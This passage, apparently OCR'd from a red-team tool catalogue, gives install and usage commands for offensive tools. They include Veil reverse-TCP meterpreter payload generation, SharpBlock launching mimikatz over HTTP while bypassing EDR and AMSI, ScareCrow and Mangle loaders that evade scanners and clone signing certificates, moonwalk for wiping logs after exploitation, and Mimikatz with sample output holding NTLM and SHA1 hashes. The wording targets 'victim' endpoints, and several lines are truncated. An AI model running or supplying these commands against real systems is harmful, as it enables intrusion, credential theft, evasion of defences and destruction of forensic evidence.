
A PowerShell v2.0+ compatible PowerShell command and script obfuscator. If a victim endpoint is able to execute PowerShell then this tool is great for creating heavily obfuscated scripts.

Install:

```
git clone https://tinyurl.com/lr4ekst.git
```

Usage:

```
./Invoke-Obfuscation
```



⬅ BACK Veil

Veil is a tool for generating metasploit payloads that bypass common anti-virus solutions.

It can be used to generate obfuscated shellcode, see the official veil framework blog for more info.

Install: (Kali)

```
apt -y install veil
/usr/share/veil/config/setup.sh --force --silent
```

Install: (Git)


```
sudo apt-get -y install git
git clone https://tinyurl.com/ycheggz2.git
```

```
cd Veil/
./config/setup.sh --force --silent
```

Usage:

```
# List all payloads (--list-payloads) for the tool Ordnance (-t Ordnance)
./Veil.py -t Ordnance --list-payloads

# List all encoders (--list-encoders) for the tool Ordnance (-t Ordnance)
./Veil.py -t Ordnance --list-encoders

# Generate a reverse tcp payload which connects back to the ip 192.168.1.20 on po
./Veil.py -t Ordnance --ordnance-payload rev_tcp --ip 192.168.1.20 --port 1234

# List all payloads (--list-payloads) for the tool Evasion (-t Evasion)
./Veil.py -t Evasion --list-payloads

# Generate shellcode using Evasion, payload number 41, reverse_tcp to 192.168.1.4
./Veil.py -t Evasion -p 41 --msfvenom windows/meterpreter/reverse_tcp --ip 192.16
```

Veil creators wrote a nice blog post explaining further ordnance and evasion command line usage.



BACK SharpBlock

A method of bypassing EDR's active projection DLL's by preventing entry point execution.

Features:

- Blocks EDR DLL entry point execution, which prevents EDR hooks from being placed.
- Patchless AMSI bypass that is undetectable from scanners looking for Amsi.dll code patches at runtime.
- Host process that is replaced with an implant PE that can be loaded from disk, HTTP or named pipe (Cobalt Strike).
- Implanted process is hidden to help evade scanners looking for hollowed processes.
- Command line args are spoofed and implanted after process creation using stealthy EDR detection method.
- Patchless ETW bypass.
- Blocks NtProtectVirtualMemory invocation when callee is within the range of a blocked DLL's address space.

Install:

Use Visual Studio 2019 Community Edition to compile the SharpBlock binary.

Open the SharpBlock project .sln, choose "Release", and build.

Usage:

```
# Launch mimikatz over HTTP using notepad as the host process, blocking SylantStr
SharpBlock -e https://tinyurl.com/285ecc5z -s c:\windows\system32\notepad.exe -d

# Launch mimikatz using Cobalt Strike beacon over named pipe using notepad as the
execute-assembly SharpBlock.exe -e \\.\pipe\mimi -s c:\windows\system32\notepad.e
upload_file /home/haxor/mimikatz.exe \\.\pipe\mimi
```

Nice PenTestPartners blog post here.




*Image used from https://tinyurl.com/24ghueur

⬅ BACK Alcatraz

Alcatraz is a GUI x64 binary obfuscator that is able to obfuscate various different pe files including:

- .exe
- .dll
- .sys

Some supported obfuscation features include:

- Obfuscation of immediate moves
- Control flow flattening
- ADD mutation
- Entry-point obfuscation
- Lea obfuscation

Install: (Requirements)

Install: https://tinyurl.com/y25gefmz

```
vcpkg.exe install asmjit:x64-windows
vcpkg.exe install zydis:x64-windows
```

Usage:

Using the GUI to obfuscate a binary:

1. Load a binary by clicking `file` in the top left corner.
2. Add functions by expanding the `Functions` tree. (You can search by putting in the name in the searchbar at the top)
3. Hit `compile` (**Note:** *Obfuscating lots of functions might take some seconds*)




Image used from https://tinyurl.com/2ytqh9ss

⬅ BACK Mangle

Mangle is a tool that manipulates aspects of compiled executables (.exe or DLL).

Mangle can remove known Indicators of Compromise (IoC) based strings and replace them with random characters, change the file by inflating the size to avoid EDRs, and can clone code-signing certs from legitimate files.

In doing so, Mangle helps loaders evade on-disk and in-memory scanners.

Install:

The first step, as always, is to clone the repo. Before you compile Mangle, you'll need to install the dependencies. To install them, run the following commands:

```
go get github.com/Binject/debug/pe
```

Then build it

```
git clone https://tinyurl.com/25g433lm
cd Mangle
go build Mangle.go
```

Usage:

```
  -C string
        Path to the file containing the certificate you want to clone
  -I string
        Path to the orginal file
  -M    Edit the PE file to strip out Go indicators
  -O string
        The new file name
  -S int
        How many MBs to increase the file by
```

Full usage information can be found here.

Image used from https://tinyurl.com/25g433lm

BACK AMSI Fail

AMSI.fail is a great website that can be used to generate obfuscated PowerShell snippets that break or disable AMSI for the current process.

The snippets are randomly selected from a small pool of techniques/variations before being obfuscated. Every snippet is obfuscated at runtime/request so that no generated output share the same signatures.

Nice f-secure blog explaining AMSI here.




Image used from https://tinyurl.com/2aovn369

BACK ScareCrow

ScareCrow is a payload creation framework for side loading (not injecting) into a legitimate Windows process (bypassing Application Whitelisting controls).

Once the DLL loader is loaded into memory, it utilizes a technique to flush an EDR's hook out of the system DLLs running in the process's memory.

When executed, ScareCrow will copy the bytes of the system DLLs stored on disk in `C:\Windows\System32\` . These DLLs are stored on disk "clean" of EDR hooks because they are used by the system to load an unaltered copy into a new process when it's spawned. Since EDR's only hook these processes in memory, they remain unaltered.

Nice blogs for learning about techniques utilized by ScareCrow:

- Endpoint Detection and Response: How Hackers Have Evolved
- EDR and Blending In: How Attackers Avoid Getting Caught

Install:

ScareCrow requires golang 1.16.1 or later to compile loaders.

```
# Clone
git clone https://tinyurl.com/y2467n9h
cd ScareCrow

# Install dependencies
go get github.com/fatih/color
go get github.com/yeka/zip
go get github.com/josephspurrier/goversioninfo

# Required
openssl
osslsigncode
mingw-w64

# Build
go build ScareCrow.go
```

Usage:

```
Usage of ./ScareCrow:
  -I string
        Path to the raw 64-bit shellcode.
  -Loader string
        Sets the type of process that will sideload the malicious payload:
        [*] binary - Generates a binary based payload. (This type does not benefi
        [*] control - Loads a hidden control applet - the process name would be r
        [*] dll - Generates just a DLL file. Can be executed with commands such a
        [*] excel - Loads into a hidden Excel process using a JScript loader.
        [*] msiexec - Loads into MSIexec process using a JScript loader.
        [*] wscript - Loads into WScript process using a JScript loader. (default
  -O string
        Name of output file (e.g. loader.js or loader.hta). If Loader is set to d
  -configfile string
        The path to a json based configuration file to generate custom file attri
  -console
        Only for Binary Payloads - Generates verbose console information when the
...
```

Full usage information can be found here.




Image used from https://tinyurl.com/y2467n9h

BACK moonwalk

moonwalk is a 400 KB single-binary executable that can clear your traces while penetration testing a Unix machine.

It saves the state of system logs pre-exploitation and reverts that state including the filesystem timestamps post-exploitation leaving zero traces of a ghost in the shell.

Install:

```
curl -L https://tinyurl.com/25oyqsyl/releases/download/v1.0.0/moonwalk_linux -o m
```

Usage:

```
# Start moonwalk straight after getting a shell on the victim Linux endpoint
curl -L https://tinyurl.com/25oyqsyl/releases/download/v1.0.0/moonwalk_linux -o m
chmod +x moonwalk
moonwalk start

# Once you are finished, clear your traces
moonwalk finish
```




Image used from https://tinyurl.com/25oyqsyl

Credential Access

BACK Mimikatz

Great tool for gaining access to hashed and cleartext passwords on a victims endpoint. Once you have gained privileged access to a system, drop this tool to collect some creds.

Install:

1. Download the mimikatz_trunk.7z file.
2. Once downloaded, the `mimikatz.exe` binary is in the `x64` folder.

Usage:

```
.\mimikatz.exe
privilege::debug
```

```
  .#####.   mimikatz 2.2.0 (x64) #18362 Aug 14 2019 01:31:47
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 176409 (00000000:0002b119)
Session           : Interactive from 1
User Name         : sphil
Domain            : SPHIL2AB1
Logon Server      : SPHIL2AB1
Logon Time        : 11/4/2019 2:45:19 PM
SID               : S-1-5-21-3123691167-3462951650-3668972122-1000
        msv :
         [00000003] Primary
         * Username : sphil
         * Domain   : SPHIL2AB1
         * NTLM     : d3b4230029c4a099823fd08451c14194
         * SHA1     : 6d99a0126dd45d142f92d81d8bac7eb4ed458af9
        tspkg :
        wdigest :
         * Username : sphil
         * Domain   : SPHIL2AB1
```

⬅ BACK LaZagne

